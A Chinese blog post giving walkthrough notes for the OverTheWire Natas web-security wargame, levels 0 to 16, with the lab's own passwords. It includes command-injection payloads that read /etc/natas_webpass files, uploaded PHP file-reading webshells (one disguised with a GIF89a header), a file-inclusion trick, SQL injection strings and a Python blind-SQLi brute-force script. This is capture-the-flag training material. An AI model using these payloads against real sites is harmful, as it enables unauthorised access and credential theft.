
OverTheWire:Natas通关思路记录和介绍（持续更新中2019.03.14）


原创

cynthrial 于 2019-03-01 17:31:05 发布 2425 收藏 4

分类专栏： just for fun OvertheWire 文章标签： Natas OverThewire

本文链接：https://blog.csdn.net/cynthrial/article/details/88064115





OverTheWire:Natas通关思路记录和介绍

前言

为什么这个叫通关思路介绍而不是WriteUP呢，边写博客边截图是一件很麻烦的事情，所以这篇文章还是以文字记录为主，记录每一关的过关思路和能学到的知识点

什么是Natas

Natas teaches the basics of serverside web-security.

Each level of natas consists of its own website located at http://natasX.natas.labs.overthewire.org, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

Natas 是和之前的bandit是同一个系列的wargame，我们可以从中学到一些基础的服务端网络安全，玩这个系列的时候不需要ssh登录，用到主要的是浏览器和代理抓包软件，每一关能拿到下一关的密码，所有密码都存储在/etc/natas_webpass

通关思路

Natas Level 0

Username: natas0
Password: natas0
URL: http://natas0.natas.labs.overthewire.org

用户名和密码登录之后，网页显示“You can find the password for the next level on this page. ”。F12查看源码，网页源码包含了通关密钥

```
<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
```

Natas Level 0 → Level 1

Username: natas1
URL: http://natas1.natas.labs.overthewire.org

用户名和密码登录之后，网页显示"
You can find the password for the next level on this page, but rightclicking has been blocked! "
看来上一关是想让我们用鼠标右键查看源码的，这关我们照样可以用
F12查看源码，网页源码包含了通关密钥

```
<!-- The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi   -->
```

Natas Level 1 → Level 2

Username: natas2
URL: http://natas2.natas.labs.overthewire.org
用户名和密码登录之后，网页显示"There is nothing on this page ",F12查看源码

源码里面隐藏了一个以post形式提交的form表单

```
<form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post"><input name="wfid" value="3" type="hidden"><input name="password_solution" value="ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi" type="hidden"><input name="igotitnow" value="Register" type="hidden"></form>
```

差点思路被带跑偏了，这个好像是统计这个wargame完成记录的网站？？
重点是html源码里面有一段 `<img src="files/pixel.png">`
说明当前目录下可以访问到files目录，直接在url的路径上加上files，能找到相同目录下还有一个users.txt，这个文件可以直接通过链接访问

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

得到natas3密码：sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14

Natas Level 2 → Level 3

Username: natas3
URL: http://natas3.natas.labs.overthewire.org

源码说搜索引擎抓取不到，所以应该存在robots.txt

```
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
```

访问/robots.txt 发现有个/s3cr3t/目录
访问这个目录可以看到users.txt, 这个文本文档里面存储着
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

Natas Level 3 → Level 4

Username: natas4
URL: http://natas4.natas.labs.overthewire.org

```
<div id="content">

Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/index.php" while authorized users should come only from "htt
p://natas5.natas.labs.overthewire.org/"
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
```

页面提示我们应该从”http://natas5.natas.labs.overthewire.org/“, 过去， 通过natas4过去不行，这里我们就需要修改Referer, 用burpsuite重放
修改referer字段
`Referer: http://natas5.natas.labs.overthewire.org/`

重放之后得到回应

```
<div id="content">

Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
```

Natas Level 4 → Level 5

Username: natas5
URL: http://natas5.natas.labs.overthewire.org

这题登录上去，得到Access disallowed. You are not logged in，源码无从入手，我们分析一下发送的报文，BURP抓包，发现了cookie字段有一个loggedin=0 ，登录状态应该也是用这一位判断，修改cookie字段的loggedin=1发送
之后就能得到回应。

```
<div id="content">
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1
</div>
```

Natas Level 5 → Level 6

Username: natas6
URL: http://natas6.natas.labs.overthewire.org

view sourcecode找到一段很重要的判断函数，如果提交的表单的字段和$secret一样就可以得到授权，看到可以文件”includes/secret.inc“

```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>
```

burp访问”includes/secret.inc“可以得到response

```
HTTP/1.1 200 OK
Date: Fri, 01 Mar 2019 09:11:57 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Thu, 15 Dec 2016 21:07:45 GMT
ETag: "27-543b8d8450a40"
Accept-Ranges: bytes
Content-Length: 39
Connection: close

<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

将得到的$secret = “FOEIUWGHFEEUHOFUOIU”;提交可以得到回应：
Access granted. The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Natas Level 6 → Level 7

Username: natas7
URL: http://natas7.natas.labs.overthewire.org

网页源码里面存了发现一句话

```
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
```

页面里面从url：http://natas7.natas.labs.overthewire.org/index.php?page=about可以看出存在page参数，随意构建一个参数值，同样通过GET方式提交，报错了。

```
Warning: include(add): failed to open stream: No such file or directory in /var/www/natas/natas7/index.php on line 21

Warning: include(): Failed opening 'add' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /var/www/natas/natas7/index.php on line 21
```

显然这里存在一个文件包含漏洞。
那我们就可以把natas8的路径赋值给page试试。
服务端返回密钥信息：DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

Natas Level 7 → Level 8

Username: natas8
URL: http://natas8.natas.labs.overthewire.org

view sourcecode里面有一段代码

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

这题的意图还是比较明显的，想让我们解码一段加密值，这段函数的判断是否授权成功是将我们输入的secret经过base64编码，逆置和二进制转16进制变换后和给出的加密值做比较，如果一致则授权成功，对比值已知为：

”3d3d516343746d4d6d6c315669563362”:求secret把上面的步骤倒着来一遍就好了。即将bin2h

```
root@kali:~# echo 3d3d516343746d4d6d6c315669563362 | xxd -p -r | rev | base64 -d
oubWYf2kBq
root@kali:~#
```

将oubWYf2kBq输入到secret的那个输入框，submit之后可以得到
Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Natas Level 8 → Level 9

Username: natas9
URL: http://natas9.natas.labs.overthewire.org

view sourcecode可以得到

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

这里的needle是一个通过get请求提交的参数，如果不为空，会被带入到`grep -i $key dictionary.txt`中执行，passthru()用来执行外部命令的，猜测这里是不是有命令注入漏洞
把$key构造成`123 dictionary.txt ; cat /etc/natas_webpass/natas10;#`这样拼接完成的命令就是

```
grep -i 123 dictionary.txt ; cat  /etc/natas_webpass/natas10;# dictionary.txt
```

grep -i 123 dictionary.txt这里的123文件，猜想会没有输出结果，因为这是我们随便取的，无所谓，主要是第二条指令cat …会把密码读取出来，剩下的后面的内容加个#为了注释掉后面的内容，让输出好看一点。
得到的返回的natas10密钥信息：
nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

Natas Level 9 → Level 10

Username: natas10
URL: http://natas10.natas.labs.overthewire.org

view sourcecode

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```

这题和前一题相比做了正则匹配，过滤掉了特殊字符`;|&`，那就肯定不能用这些符号了。
构造指令`. /etc/natas_webpass/natas11#`可以绕过
得到下一关的密钥`U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK`

还有这里用到了preg_match函数，关于这个函数的绕过，也可以参看下面这个链接的绕过方式。
https://www.tuicool.com/articles/IR7Z3yM

Natas Level 10 → Level 11

Username: natas11
URL: http://natas11.natas.labs.overthewire.org

题目为Cookies are protected with XOR encryption
view sourcecode

```php
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);

?>
```

通过burp抓包到cookie字段里面的 `data=ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D` ,结尾有个%3D，这个明显是url编码的=，所以data字段的值为 `data=ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=` 。异或加密只要 `key xor B = C` 则 `key xor C = b` 这里已知data 和 `array( "showpassword"=>"no", "bgcolor"=>"#ffffff")` 是可以求出key
解密求key代码

```php
<?php

$cookie = "ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=";

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo xor_encrypt(base64_decode($cookie));

?>
```

编辑运行这段php

```
root@kali:/tmp# vim natas11.php
root@kali:/tmp# php -f natas11.php
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
```

得到key的值 `qw8J`
计算当showpasswd为yes时新的cookie

```
vim get_data.php
```

get_data.php

```php
<?php

$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = 'qw8J';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo base64_encode(xor_encrypt(json_encode($data)));

?>
```

```
root@kali:/tmp# php -f get_data.php
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

用这段data替换burp里面的cookie构建报文发送到服务端得到response

```
The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
```

Natas Level 11 → Level 12

Username: natas12
URL: http://natas12.natas.labs.overthewire.org

view sourcecode

```
<?
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<? print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<? } ?>
```

这道题一上来就给了一个文件上传的入口，查看源码也发现对文件的上传类型没有限制，构建表单的时候是用随机的名字加jpg命名文件，只要小于1k都能传，思路就是构建一个读取文件的php传上去是可以的，其次就是要保证上传的代码能被正常解析执行，这里我们就需要传php格式，然后直接根据返回的路径访问网页，这样代码就被执行了

```
<?php
    $myfile = fopen("/etc/natas_webpass/natas13", "r") or die("Unable to open file!");
    echo fread($myfile,filesize("/etc/natas_webpass/natas13"));
    fclose($myfile);
?>
```

做法：
burp抓包修改上传文件名后缀为php，通过回显路径访问网址

得到密钥 `jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY`

Natas Level 12 → Level 13

Username: natas13
URL: http://natas13.natas.labs.overthewire.org

这一关相比于上一关增加了只接受图片格式
view soucecode

```
<div id="content">
For security reasons, we now only accept image files!<br/><br/>

<?

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
```

```
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<? print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<? } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
```

这里是通过exif_imagetype（）来限制文件类型的，这个函数是读取图像的第一个字节并检查其签名来判断是否是图片格式的，在我们的一句话木马前面加上文件头标志符号，
GIF89a （jpg）可以实现混淆效果。
get_natas14.php

```
GIF89a
<?php
    $myfile = fopen("/etc/natas_webpass/natas13", "r") or die("Unable to open file!");
    echo fread($myfile,filesize("/etc/natas_webpass/natas13"));
    fclose($myfile);
?>
```

其他的和上一关一样，最后得到密码 `Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1`

Natas Level 13 → Level 14

Username: natas14
URL: http://natas14.natas.labs.overthewire.org

view sourcecode
这个明显是一道SQL注入的题目

```
<?
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<? } ?>
```

查看这段源代码可以得到信息，通过get形式提交一个debug参数会有mysql代码的提示信息，我们burp拦截抓包请求，重放的时候加上一个GET参数，用注入的“万能钥匙“ or 1=1、构建的burp的repeater的报文;

```
POST /index.php?debug=1 HTTP/1.1
Host: natas14.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://natas14.natas.labs.overthewire.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Cookie: __utma=176859643.313484370.1551521413.1552292005.1552379295.11; __utmz=176859643.1552292005.10.4.utmcsr=cn.bing.com|utmccn=(referral)|utmcmd=referral|utmcct=/; __cfduid=db647ef64043333d0e19185d45f42a8321551522011; __utmb=176859643.3.10.1552379295; __utmc=176859643; __utmt=1
Authorization: Basic bmF0YXMxNDpMZzk2TTEwVGRmYVB5VkJrSmRqeW1ibGxRNUw2cWRsMQ==
Connection: close
Upgrade-Insecure-Requests: 1

username=1" or 1=1#&password=
```

得到回显的密码

```
Executing query: SELECT * from users where username="1" or 1=1#" and password=""<br>
Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J</br>
```

Natas Level 14 → Level 15

Username: natas15

URL: http://natas15.natas.labs.overthewire.org

view source-code

```php
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>
```

同样是sql注入，但注入之后注入结果不显示，可以得到user exists的提示但是密码不回显示，这就是传说中的sql盲注了。试试是否存在natas16这个用户，结果显示是存在的。

思路就是通过构建 `select * from users where username='natas16' and passwd like '[burte force]'` 来爆破，根据前面的关卡密码可以推断这个密码是32位的大小写字母和数字的组合，我本来是拿BURP的爆破模块爆的，可是数据跑了40多万还没跑出来，去网上参考了一下其他思路，发现有个更加简便的思路。就是爆破的先从密码第一位开始匹配，确定第一位之后匹配第二位。这样每一位密码最多匹配62次就可以完整的爆出密码，计算复杂度大大减小。

```python
#!/usr/bin/env python

import requests
url = 'http://natas15.natas.labs.overthewire.org/index.php'
username= 'natas15'
password= 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'
key = ""

for pos in range(34):
    low = 32
    high = 126
    mid = (high+low)>>1

    while mid<high:
        #print low,mid,high
        payload= "natas16\" and %d < ascii(mid(password,%d,1)) and \"\" like \"" %  (mid, pos)
        req = requests.post(url, auth = requests.auth.HTTPBasicAuth(username,password),data={"username":payload})
        #print req.text
        if req.text.find("doesn't exist")==-1:
            low = mid+1
        else:
            high=mid
        mid = (high+low)>>1

    key+=chr(mid)
    print key
file("key","w").write(key)
```

```
root@kali:/tmp/brute# python brute.py

W
Wa
WaI
WaIH
WaIHE
WaIHEa
WaIHEac
WaIHEacj
WaIHEacj6
WaIHEacj63
WaIHEacj63w
WaIHEacj63wn
WaIHEacj63wnN
WaIHEacj63wnNI
WaIHEacj63wnNIB
WaIHEacj63wnNIBR
WaIHEacj63wnNIBRO
WaIHEacj63wnNIBROH
WaIHEacj63wnNIBROHe
WaIHEacj63wnNIBROHeq
WaIHEacj63wnNIBROHeqi
WaIHEacj63wnNIBROHeqi3
WaIHEacj63wnNIBROHeqi3p
WaIHEacj63wnNIBROHeqi3p9
WaIHEacj63wnNIBROHeqi3p9t
WaIHEacj63wnNIBROHeqi3p9t0
WaIHEacj63wnNIBROHeqi3p9t0m
WaIHEacj63wnNIBROHeqi3p9t0m5
WaIHEacj63wnNIBROHeqi3p9t0m5n
WaIHEacj63wnNIBROHeqi3p9t0m5nh
WaIHEacj63wnNIBROHeqi3p9t0m5nhm
WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
```

Natas Level 15 → Level 16

Username: natas16

URL: http://natas16.natas.labs.overthewire.org

For security reasons, we now filter even more on certain characters

view source code

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "lnput contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>
```

看来是个绕过正则匹配的命令注入，相比于前面，这里需要查找的字符被双引号括起来了。

8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

TODO: 结果是搜的，需要再研究研究